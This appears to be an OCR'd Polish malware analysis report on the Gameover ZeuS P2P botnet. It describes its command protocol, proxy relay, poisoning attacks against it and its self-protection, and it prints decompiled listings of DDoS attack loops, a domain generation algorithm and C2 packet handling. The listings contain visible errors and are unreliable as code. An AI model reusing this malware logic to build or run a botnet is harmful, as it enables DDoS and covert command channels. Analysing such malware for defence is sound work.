
Pakiety **0x68, 0x6A** wykorzystywane są do pobierania nowych wersji zasobów. Funkcja **handleDataReq**(Listing [31]) odpowiedzialna jest za obsługę żądania wysłania danych. W zależności od wartości pola **CMD** odsyłany jest plik binarny (0x68) lub konfiguracyjny (0x6A) poprzedzony rozmiarem zasobu.

6.2.4 TCP 0xC8 - Wymuszenie aktualizacji adresów super-węzłów (PUSH)

Pakiet 0xC8 podobnie do **0x64, 0x66** pozwala na wymuszenie aktualizacji tablicy super-węzłów. Dodatkowo w przypadku otrzymania podpisanego pakietu niezawierającego treści, lista ta jest zerowana. Listing [32] przedstawia kod funkcji obsługującej ten rodzaj połączenia.

6.2.5 TCP 0xCC - P2P-PROXY

Pakiet **0xCC** inicjuje połączenie pozwalające przesyłać dane przez sieć super-węzłów. Listing [33] przedstawia funkcję odpowiedzialna za przekazywanie danych za pomocą super-węzłów. Po odebraniu połączenia TCP z instrukcją **0xCC** w nagłówku, bot wybiera losowo jeden z super-węzłów znajdujący się na lokalnej liście i przesyła do niego odebrane dane. W tym procesie dane zostają odszyfrowane, a do żądania HTTP dołączany jest dodatkowy nagłówek **X-Real-IP** zawierający adres IP klienta łączącego się do węzła. Zaszyfrowane ponownie dane są przesyłane do wybranego wcześniej węzła, a w poprzedzającym transmisję nagłówku **p2pHeader** pole **TTL** zmniejszane jest o **1**.



Rysunek 10: Przepływ danych przez P2P-proxy

7 Ataki na sieć P2P


Nasz system monitorowania sieci P2P w 2012 roku zarejestrował dwie próby ataku. Ataki były nieudane, ponieważ po niedługim czasie botnet otrzymywał aktualizację, co uodparniało go na ataki oraz przywracało kontrolę nad siecią P2P. Oba ataki polegały na zatruwaniu listy sąsiadów komputerów należących do botnetu.

7.1 Wiosna 2012


Na Rysunkach 11 i 12 widoczne są wykresy przestawiające aktywności w sieci P2P z punktu widzenia naszego systemu monitorowania. Jak widać, "wiosenne zatruwanie" spowodowało powolny, lecz systematyczny spadek aktywności. Minimalna aktywność utrzymywała się aż przez 11 dni - po czym w sieci P2P została rozdystrybuowana nowa wersja bota. Spowodowało to zablokowanie ataku oraz gwałtowny wzrost rejestrowanej aktywności: Główną zmianą wprowadzoną w wiosennej aktualizacji było dodanie mechanizmu czarnej listy. Opis tego mechanizmu znajduje się w kolejnym rozdziale.

7.2 Jesień 2012

"Jesienne zatruwanie" oddziaływało na sieć P2P znacznie efektywniej. Atak spowodował szybki spadek aktywności - a po paru dniach wskazania systemu monitorowania sięgnęły prawie zera. Niemniej jednak po raz kolejny w sieci P2P udało się wypuścić i rozdystrybuować aktualizację, która pozwoliła przywrócić jej działanie. Tym razem zajęło



Rysunek 11: Ataki na sieć P2P



Rysunek 12: Ataki na sieć P2P

to 13 dni. Aktualizacja wprowadziła kolejne mechanizmy utrudniające zatruwanie sieci P2P fałszywymi sąsiadami. Opis wprowadzonych mechanizmów znajduje się w kolejnym

rozdziale.

8 Ochrona sieci P2P - mechanizmy wewnętrzne bota

8.1 Czarna lista

W maju (po zarejestrowanej przez nasz system monitorowania próbie ataku) pojawiła się aktualizacja wprowadzająca pierwsze ograniczenia w łączności z siecią P2P. Jest to statyczna czarna lista zawierająca zakresy adresów IP (adresów sieci oraz masek), które podczas próby komunikacji z botem zostaną zignorowane. Lista ta (w celu utrudnienia analizy) zaszyfrowana jest przy pomocy prostej funkcji XOR ze statycznym 4 bajtowym kluczem. Warto zauważyć, iż lista ta obsługuje jedynie adresy IPv4. Na listingu [34] zamieszczono kod funkcji sprawdzającej obecność adresu IP na statycznej czarnej liście.

8.2 Limit połączeń per IP

Podczas jednej z aktualizacji wprowadzony został dodatkowy mechanizm ograniczający liczbę połączeń z botem per adres IP. Jeżeli z tego samego adresu IP zostanie wysłane więcej niż 10 pakietów w ciągu 60 sekund - adres ten zostaje oznaczony wartością -1", co oznacza jego zbanowanie. Maksymalna liczba wpisów na liście wynosi 2000. W odróżnieniu od statycznej czarnej listy, mechanizm limitowania połączeń obsługuje adresy IPv4 oraz IPv6. Kod funkcji został przedstawiony na listingu [35].

8.3 Ograniczenia dla listy sąsiednich peerów

Gameover posiada zaimplementowany mechanizm ograniczający występowanie adresów IP na liście sąsiednich węzłów. Sprawdza on zarówno adres IPv4 jak i IPv6. Kod funkcji wywoływanej przed dodaniem nowego węzła do listy przedstawiony jest na listingu [36] - wywołuje on kolejno funkcje sprawdzające adres IPv4 i IPv6.

Dla adresów IPv4 mechanizm ogranicza występowania adresów IP z tej samej podsieci na liście sąsiednich peerów. Przedstawiona poniżej funkcja sprawdza, ile adresów IP należących do tej samej podsieci znajduje się na liście peerów. Maska podsieci zdefiniowana jest statycznie i wynosi 255.255.255.128.

W przypadku adresów IPv6 procedura wyszukująca porównuje cały adres IP.

9 Listingi

Poniżej zamieszczone są fragmenty zdekompilowanego kodu trojana.

```
1  int webinj::fix_PROXY_SERVER_HOST(char **pText, int *pTextLen){
2    /*  Find and replace all %_PROXY_SERVER_HOST_$ with 127.0.0.1:TCP-PORT  */
3    char formatBuf[16];
4    char newStrBuf[48];
5    int PROX_STR_SIZE = 21;
```

```
6     networkSettings netSet;
7     int foundOne = 0;
8
9     char* ProxStr = mem::alloc(327);
10    if (ProxStr == NULL) return 0;
11    str::getCryptedA(CSTR_PROXY_SERVER_HOST, ProxStr); // get "$_PROXY_SERVER_HOST_$"
12
13    newStrSize = -1;
14    fndPos = str::findSubstringN(*pText, *pTextLen, ProxStr, PROX_STR_SIZE);
15    while (fndPos) {
16      foundOne = 1;
17      if (newStrSize==-1)
18       str::getCryptedA(CSTR_127_0_0_1_TCP, formatStr); // get "127.0.0.1:%u"
19       reg::readNetSettings(&netSet)
20       char* strEnd = str::sprintfX2(newStrBuf, 48, formatStr, netSet.tcpPort);
21       newStrSize = strEnd - newStrBuf
22      }
23      newSize = (*pTextLen - PROX_STR_SIZE) + newStrSize;
24      if ( newSize > *pTextLen ){
25        char* oldPtr = pText;
26        mem::reSize( pText, newSize );
27        fndPos = pText + (fndPos - oldPtr);
28      }
29      int tmpLen = *pTextLen - (pText - fndPos + PROX_STR_SIZE);
30      memmove( fndPos + newStrSize , dnsPos + PROX_STR_SIZE , tmpLen);
31      memcpy( fndPos, newStrBuf, newStrSize);
32      fndPos = str::findSubstringN(*pText, *pTextLen, ProxStr, PROX_STR_SIZE);
33    }
34    mem::free1(ProxStr);
35    return foundOne;
36  }
```

Listing 17: podmiana ciągu znaków $_PROXY_SERVER_HOST_$

```
1   int scripts::DDoS_type(int argc,wchar* argv[]){
2     wchar tmpBuf[8];
3     str::getCryptedW(CSTR_dhtudp,tmpBuf);
4     if (str::cmpW(argv[1], tmpBuf, -1){
5       this.ddosObj = new ddosClassDhtUdp();
6       return 1;
7     }
8     str::getCryptedW(CSTR_http, tmpBuf);
9     if (str::cmpW(argv[1], tmpBuf, -1){
10      this.ddosObj = new ddosClassHttp();
11      return 1;
12    }
13    return 0;
14  }
```

Listing 18: Funkcja ustawiająca rodzaj ataku DDoS

```
1   void ddosThread::run(){
2     int result;
3     int startTime = GetTickCount();
4     do  {
5       this.ddosObject.attack(globalStopEvent);
6       if ( (GetTickCount() - startTime)  >= this.attackDuration )
7         break;
8       result = WaitForSingleObject_(globalStopEvent, this.sleepTime);
9     } while ( result == WAIT_TIMEOUT );
10  }
```

Listing 19: Główna pętla wykonywania ataku DDoS

```
int ddosHttp::attack(void* stopEvent){
  int i = 0;
  int status = 0;
  if ( this.targetList.elCount == 0 )
    return 0;
  do {
    struct_TargetHttp* curTarget = &this.targetList.dataPtr[i];
    if ( target->enabled ) {
      int retVal;
      wininetClass nObj = new wininetClass();
      retVal = nObj.http_startReq(curTarget->userAgent, curTarget->dstURL,
                                  curTarget->postData,  curTarget->postDataSize,
                                  curTarget->inetFlag,  curTarget->httpFlags);
      nObj.status = retVal;
      if ( retVal ){
        retVal = nObj.http_readData(NULL,0x500000,stopEvent);
        curTarget.status = retVal;
        if ( retVal )
          status = 1;
      }
      inter::closeAll(&inetStruct);
    }
  } while (i < this.targetList.elCount );
  return status;
}
```

Listing 20: Funkcja obsługująca wykonanie ataku DDoS/HTTP

```
int ddosDhtUdp::attack(void* stopEvent){
  int i = 0;
  int status = 0;
  if ( this.targetList.elCount == 0)
    return 0;
  do {
    struct_TargetDhtUdp* curTarget = &this.targetList.dataPtr[i];
    if ( curTarget->enabled ){
      Class_P2PPacket pkt1;
      NetObj net1;
      int retVal;
      sockaddr addr;
      pkt1 = p2p::createPackets(0, 0, _null, _null, _null, _null, _null, _null);
      if (!pkt1) {
        curTarget->status = 0;
        continue;
      }
      memcpy(&addr, &curTarget->sockaddr, 0x1Cu);
      if (curTarget->portA && curTarget->portZ){
        WORD port = htons( rand::range( curTarget->portA, curTarget->portB ) );
        if ( addr.sa_family == AF_INET || addr.sa_family == AF_INET6 )
           addr.port = port;
      }
      net1.init_empty(TypeByFamily(addr.sa_family), PROTO_UDP);
      retVal = net1.bindEx(0,SOMAXCONN);
      if (retVal)
        retVal = net1.udpSendTo(&addr, pkt1.PKT.dataPtr, pkt1.PKT.dataSize, stopEvent);
      curTarget->status = retVal;
      status = retVal;
      pkt1.uninit();
      net1.shutdown();
    }
    i++;
  } while ( i < this.targetList.elCount );
  return status;
```

```
}
```

Listing 21: Funkcja obsługująca wykonanie ataku DDoS/DhtUdp

```
int resource_verifySignature(char *rawData, int dataSize){
  char localBuf[284];
  char key[4];
  int keyLen = 0;

  *(DWORD*)key = 0x5B38B65D;
  mem::copy(localBuf, localPublicKey, 276);
  int i = 0;
  int j = 0;
  do {
    localBuf[i++] ^= key[j++];
    if ( j == 4 )j = 0;
  }  while ( i < 276 );
  struct_hash hash;
  hash::init(&hash, ENUM_HASH_SHA1);
  hash.pubKey = 0;
  if (hash::importKey(&hash, localBuf)) {
    keyLen = crypt::getKeyLen_inBytes(&hash);
    if (keylen>0 && dataSize > keyLen){
      int contentLen = dataSize1 - keyLen;
      hash::add(&hash, rawData, contentLen)
      if (!hash::verifySignature(&hash, (rawData + contentLen), keyLen) ){
        keyLen=0;
      }
    }
  }
  hash::uninit(&hash);
  memset(localBuf, 0, 276);
  return keyLen;
}
```

Listing 22: Weryfikacja podpisu cyfrowego

```
int peerUpdater::DGA_main(void* pStopEv, GDAparams* params){
  signed int status;
  DATETIME dateTime;
  char domainBuf[60];
  http::getTimeFromWWW(&dateTime);
  if ( dateTime.wYear < 2011u )
    GetSystemTime(&dateTime);
  int seed = rand::genRand();
  int i = 0;
  while ( 1 ) {
    if ( pStopEv != NULL )
      if ( WaitForSingleObject( pStopEv, 1500) != WAIT_TIMEOUT )
        return 0;
    else
      Sleep(1500);
    int domainLen = DGA::generateDomain(domainBuf, &dateTime, seed++ % 1000u);
    if ( !domainLen )
      return 0;
    status = DGA::loadPeerlistFromDomain(domainBuf, params);
    if ( status == 0) break;
    if ( status != 2 ) {
      ++i;
      if ( i == 1000 ) return 0;
    }
  }
  return 1;
```

```
}
// ---------------------------------------------------------------------------
int DGA::generateDomain(char *out, DATETIME *datetime, int seed){
  unsigned __int8 pos;
  char *ptrMD5;
  char data[7];
  char md5Buf[32];
  *(char* )(data+0) = LOBYTE(datetime->wYear) + '0';
  *(char* )(data+1) = LOBYTE(datetime->wMonth);
  *(char* )(data+2) = 7 * (datetime.days / 7);
  *(DWORD*)(data+3) = seed;
  int result = hash::fastCalc(HASH_MD5, md5BufBuf, data, 7);
  if ( result == 0) return 0;
  int i = 16;
  int pos = 0;
  do {
    char c1 = (*md5Buf & 0x1F) + 'a';
    char c2 = (*md5Buf >> 3) + 'a';
    if ( c1 != c2 ){
      if ( c1 <= 'z' ) out[pos++] = c1;
      if ( c2 <= 'z' ) out[pos++] = c2;
    }
    ++ptrMD5;
    --i;
  } while ( i );
  out[pos] = '.'; pos++;
  if ( seed % 6 == 0 ) { append(out+pos,"ru");   pos+=2; }
  if ( seed % 5 == 0 ) { append(out+pos,"biz");  pos+=3; }
  if ( seed & 3 == 0 ) { append(out+pos,"info"); pos+=4; }
  if ( seed % 3 == 0 ) { append(out+pos,"org");  pos+=3; }
  if ( seed & 1 == 0 ) { append(out+pos,"net");  pos+=3; }
  else                 { append(out+pos,"com");  pos+=3; }
  ptrRet[pos] = 0;
  reutrn pos;
}
```

Listing 23: Procedura generowania domen

```
// ...
 sockaddr SA;
 if ( NetEvents.lNetworkEvents & EV_TCP ){
  while ( 1 ) {
    NetObj2 childTCP = TcpServer.AcceptAsNewObject(&SA);
    if ( !childTCP )
      break;
    if (!banlist.isAddrBlacklisted(&SA,1) )
      this.handleTcpAsNewThread(childTCP);
  }
 }
 if ( NetEvents.lNetworkEvents & EV_UDP ){
  char udpBuf[1424];
  int recvBytes = UdpServer.doRecvFrom(&SA, udpBuf, 1424);
  if ( recvBytes > 0 ) {
      NetPkt1* pktUDP = parseUdpData(&SA, udpBuf, recvBytes);
    if (pktUDP)
       if (!banlist.isAddrBlacklisted(&SA, 1))
         this.processUdp(pktUDP);
  }
 }
//...
```

Listing 24: fragment głównej funkcji obsługującej przychodzące połączenia

```
NetPkt1* parseUdpData(sockaddr *sa, char* buf, int bufSize){
  if ( bufSize < sizeof(p2pHeader) )
    return 0;
  if ( bufSize > 1424 ) // maxPacketSize
    return 0;
  if ( sa!=NULL && sa0->sa_family== AF_INET && sa->sa_family == AF_INET6 )
    return 0;

  CryptStruct1 cs1;
  cs1.type = ENC_VISUAL;
    crypt::uniDecryptor( &cs1 , buf, bufSize);
  if (*buf==0)
    return 0;
  p2pHeader* hdr = (p2pHeader)(buf);
  if (bufSize < hdr.junkSize + sizeof(p2pHeader))
    return 0;

  NetPkt1* pkt new NetPkt1(NULL);
  pkt->dataSize = bufSize;
  pkt->dataPtr = mem::copy(buf,bufSize);
  memset(pkt->SA , 0,128);
  memcpy(pkt->SA , sa, net::getSaSize(sa) );
  memcpy(pkt->hdr, buf, sizeof(p2pHeader));
  return pkt;
}
```

Listing 25: przetwarzanie przychodzącego pakietu UDP

```
int p2p::processUdp(NetPkt1 *pkt){
  if (pkt->dataPtr == NULL)
    return 0;
  if ( !(pkt->hdr.cmd & 1) )  // if query :
    int result;
    if ( pkt->hdr.cmd == CMD_x32_PROX_ADV2 )
      result = this.processProxyAdv(this->advCache, pkt->PKT.hdr.SSID);
    else
        result = this.incominqQuery(pkt);
    if ( result )
      result = this.tryToAddPeer(pkt);
    return result;
  }
  // else - not query :
  queryCmd = pkt->hdr.cmd - 1;
  RtlEnterCriticalSection_(&this->PktQueue_CritSect1);
  if ( this.queueSize == 0 ) return 0;
  int i = 0;
  QuePkt* qp = NULL;
  for (i=0;i<this.queueSize;i++){
    qp = this.pktQueue[i];
    if (qp==NULL) continue;
    if (!qp->checkEvent()) continue;
    if (memcmp( pkt->hdr.SSID , qp->hdr.SSID , sizeof(SHA_ID))) continue;
    if ( queryCmd == qp->hdr.cmd) {
      qp->answerPkt = new AnswerPkt(pkt);
      SetEvent(qp->answerPkt->event);
      this.pktQueue[i]=NULL;
      break;
    }
  }
  this.cleanupQueue();
  RtlLeaveCriticalSection(&this.PktQueue_CritSect1);
  return 0;
}
```

Listing 26: Obsługa przychodzącego pakietu UDP

```
typedef struct {
  DWORD nullPadding;
  BYTE peerID[20];
  BYTE peerIpV4[4];
  WORD peerTcpPort_v4;
  BYTE peerIpV6[16];
  WORD peerTcpPort_v6;
} pkt50_supernodeAdv

//.........

int p2p::handle0x50_ProxyAdv(class_pkt *queryPkt){
  char* pktData = queryPkt.PKT.ptrData + sizeof(p2pHeader);
  int contentSize = queryPkt.getContentSize();
  if ( contentSize < sizeof(pkt50_supernodeAdv) )
    return 0;
  if ( ! resource::verifySignature1(pktData, contentSize) )
    return 0;
  if ( ! this.supernodeCache.check(pktData, contentSize) )
    return 0;

  oldTTL = queryPkt.PKT.header.TTL;
  if ( oldTTL )
    this.broadcastSupernode(
      queryPkt.PKT.header.cmd,  queryPkt.PKT.header.SSID,
      oldTTL - 1,  pktData, contentSize);
  return 1;
}

int p2p::broadcastSupernode(BYTE cmd, char *ssid,BYTE ttl, char *data, int dataSize){
  char tmpBuf[20];
  peerlist = peerlist::loadFromReg();
  if ( ! peerlist1 )
    return 0;
  int cnt = peerlist1->count;
  if (cnt==0)
    return 0;
  if ( ssid==NULL ) {
      hash::createRand(&tmpBuf);
      ssid = tmpBuf;
  }
  this.supernodeCache.updateSID(ssid);
  int i;
  for (i=0;i<cnt;i++){
     pkt = pkt::buildPacket(
        peerlist->elements[i], cmd,
        ssid, ttl,
        data, dataSize, 0
     );
     if (pkt)
       this.addPacketToQueue(pkt);
  }
  mem::free(peerlist->elements);
  mem::free(peerlist);
  return 1;
}
```

Listing 27: Budowa i rozgłaszanie pakietu 0x50

```
int p2p::processTcpConnection(netCryptObj netObj){
  int tmp;
  char tmpBuf[5];

  tmp = netObj.recv(tmpBuf, 5, this, this.stopEvent);
  if (tmp==0) return 0;

  if (memcmp(tmpBuf, "GET ", 4)==0 || memcmp(tmpBuf, "POST ", 5) == 0) {
    sockaddr SA;
    if (!netObj.getSockaddr(&SA)) return 0;
    if ( SA.sa_family == AF_INET ) {
      if (SA.sa_data[2] != 127)) return 0;
    } else {
      if ( SA.sa_family == AF_INET6 )
        if (memcmp( IPv6Localhost , &SA.sa_data[6] , 16) != 0) return 0;
      else
        return 0;
    } // only accept HTTP req from localhost
    proxySender sender;
    sender.p2p_Obj = this;
    sender.net_Obj = netObj;
    sender.tmpBuf = tmpBuf;
    tmp = this.p2pProxy.PushRequest( &PX , this.stopEvent );
  } else {
    char recBuf[ sizeof(p2pHeader) ];
    tmp = netObj.recv(recBuf + 5, sizeof(p2pHeader)-5, p2p->stopEvent);
    if (tmp==0) return 0;

    memcpy(recBuf, tmpBuff, 5);

    cryptRC4 RC4.type = _CRYPT_RC4;
    crypt::rc4_copyKeyFrom(&RC , p2p.ownRc4Key );
    crypt::decrypt(RC4 , recBuf , sizeof(p2pHeader));

    p2pHeader* hdr = (p2pHeader*)recBuf;
    if (hdr->randByte == 0) return 0;
    if (hdr->junkSize != 0) return 0;

    netObj.initRemoteKey(hdr->senderID, encryptIN);
    crypt::copyKeyRC4(netObj.ownKey, RC4.rc4Key);
    cmd = hdr->cmd;

    int resource;
    if (cmd == CMD_TCP_x64_PUSH_CONF || cmd == CMD_TCP_x66_PUSH_BIN ){
      if (cmd == CMD_TCP_x64_PUSH_CONF) resources = 1;
      if (cmd == CMD_TCP_x66_PUSH_BIN)  resources = 2;
      return this.readDataAndUpdate( netObj, resources);
    }
    if ( cmd == CMD_TCP_x68_REQ_CONF || cmd == CMD_TCP_x6A_REQ_BIN )
      return this.handleDataRequest( recBuf, netObj);

    if ( cmd == CMD_TCP_xC8_PUSH_PROXYLIST )
      return this.p2pProxy.handlePushList(netObj);
    if ( cmd == CMD_TCP_xCC_PROXY_REQUEST )
      return this.p2pProxy.forwardData(netObj);

  }
  return 0;
}
```

Listing 28: Obsługa protokołu TCP

```
//.....
```

```
2     if (netObj.connectTo(&SuperNodeAddr, 15000, stopEvent) ){
3       if (netObj.callSend(&p2pHeader, sizeof(p2pHeader), 30000, stopEvent){
4         if (sender.sendData(netObj, 30000, stopEvent) ){
5           return 1;
6     }}}
7 //.....
8
9 int proxSender::sendData(netCryptObj netObj, int timeout, int stopEvent){
10   if (!this.send_GET_TEST(netObj, timeout, stopEvent))
11     return 0;
12   if (!this.tmpBuf)
13     return 0;
14   if (!netObj.callSend(this.tmpBuf, 5, timeout, stopEvent))
15     return 0;
16   char HdrName[8]
17   str::getCryptedA(CSTR_X__, HdrName);
18   char* HdrVal bot::getIdString();
19   httpReq HTTP;
20   HTTP.init(this.tmpBuf, this.net_obj, 3);
21   if (HdrVal){
22     HTTP.addHeader(HdrName,HdrVal);
23     mem::free(HdrVal);
24   }
25   proxy::pushData(this, timeout, stopEvent, &HTTP);
26   int status = HTTP.statusCode;
27   HTTP.uninit();
28   return status;
29 }
```

Listing 29: Przekazywanie danych przez HTTP-PROXY

```
1 bool p2p::readDataAndUpdate(netCryptObj netObj, char resType){
2   dataStruct data;
3   int res;
4   res = netObj.tcpReadAllData(&data);
5   if ( !res )
6     return 0
7   res = this.updateResources(resType, data.dataPtr, data.dataSize);
8   mem::free(retData.dataPtr);
9   netObj.send4bytes(result);
10   return res;
11 }
```

Listing 30: Obsługa pakietów TCP/0x64 TCP/0x66

```
1 int p2p::handleDataReq(p2pHeader* dataPtr, netCryptObj netObj){
2   p2pResource* res;
3   char* dataPtr = NULL;
4   int dataSize = 0;
5   int result = 0;
6   if ( dataPtr->CMD == CMD_TCP_REQ_CONF )
7     res = &this.resConfig;
8   else
9     if ( dataPtr->CMD == CMD_TCP_REQ_BIN )
10       res = &this.resBinary;
11     else
12       return 0;
13   RtlEnterCriticalSection(this.criticalSec);
14   if ( res->dataPtr ) {
15     dataPtr = mem::copyBuf(res->dataPtr, res->dataSize);
16     dataSize = res->dataSize;
17   }
18   RtlLeaveCriticalSection(this.criticalSec);
```

```
19    if ( dataPtr ) {
20      if (netObj.callSend(&dataSize, sizeof(int), 30000, this.stopEvent))
21       if (netObj.callSend(dataPtr, dataSize, 30000, this.stopEvent)
22        result = netObj.callRecv(&dataSize, sizeof(int), this.stopEvent);
23      mem::free(dataPtr);
24      return result;
25    } else {
26      netObj.callSend(&dataSize, sizeof(int), 30000, this.stopEvent);
27      return 0;
28    }
29  }
```

Listing 31: Obsługa pakietów TCP/0x68 i TCP/0x6A

```
1   int p2pProxy::handlePushList(netCryptObj *netObj){
2     dataStruct data;
3     int result = -1
4     baseConfig CONF;
5     int tickCount = GetTickCount();
6     if (!netObj.callSend(&tickCount, sizeof(int), 30000, this.stopEvent))
7       return 0;
8     if (!netObj.tcpReadAllData(&data))
9       return 0;
10    int sLen = resource::verifySignature1(ptr[0], ptr[1]);
11    if ( sLen==0 )
12      goto _FREE1;
13    getBaseConfig(&CONF);
14    storage* sotr;
15    int size = data.dataSize - sLen ;
16    stor = storage::decrypt(data.dataPtr, size, CONF.rc4Key, _MAKE_COPY);
17    if (!stor) goto _FREE1;
18    if ( sotr->dataPtr->heder.version != tickCount )
19      goto _FREE2;
20    StorageItem* item200;
21    item200 = storage::findByIDAndType(sotr, 200, 0);
22    if ( !item200 ) goto _FREE2;
23    StorageItem* item100;
24    item100 = storage::findByIDAndType(stor1, 100, 0);
25    if ( !item100 ) goto _FREE2;
26
27    if (item100->header.uncSize!=0&&item200->header.uncSize!=0) {
28       result = this.initFromStorage(stor);
29    } else {
30       this.clearProxyList();
31       reg::SetEntryByID(0x99u, NULL, 0); // empty
32       reg::SetEntryByID(0x98u, NULL, 0); // empty
33       result = 1;
34    }
35  _FREE2:
36    mem::free(stor->dataPtr);
37    mem::free(stor);
38  _FREE1:
39    mem::free(data.dataPtr);
40    netObj.send4bytes(result);
41    return (result==1);
42  }
```

Listing 32: Obsługa pakietu TCP/0xC8

```
1   int proxy::forwardData(netCryptObj cliConn){
2     int i = 0;
3     void* stopEvent = this.p2pbj.stopEvent;
4     netCryptObj newConn;
```

```
5     while ( 1 ){
6       sockaddr ProxAddr;
7       if ( ! this.selectNewProxy(&proxEntry) )return 0;
8       if ( this.getEntrySockaddr(&proxEntry.data, &ProxAddr) ) {
9         newConn.init(proxEntry.data.netType,1);
10        if ( !newConn.connectTo(&ProxAddr, CONN_TIMEOUT, stopEvent))
11          newConn.shutdown();
12        else
13          break; // found good proxy
14      }
15      this.updateEntryStats( &proxEntry, 1);
16      if ( ++i >= 3 )
17        return 0;
18    }
19
20    HttpProxy http;
21    char headerName[12];
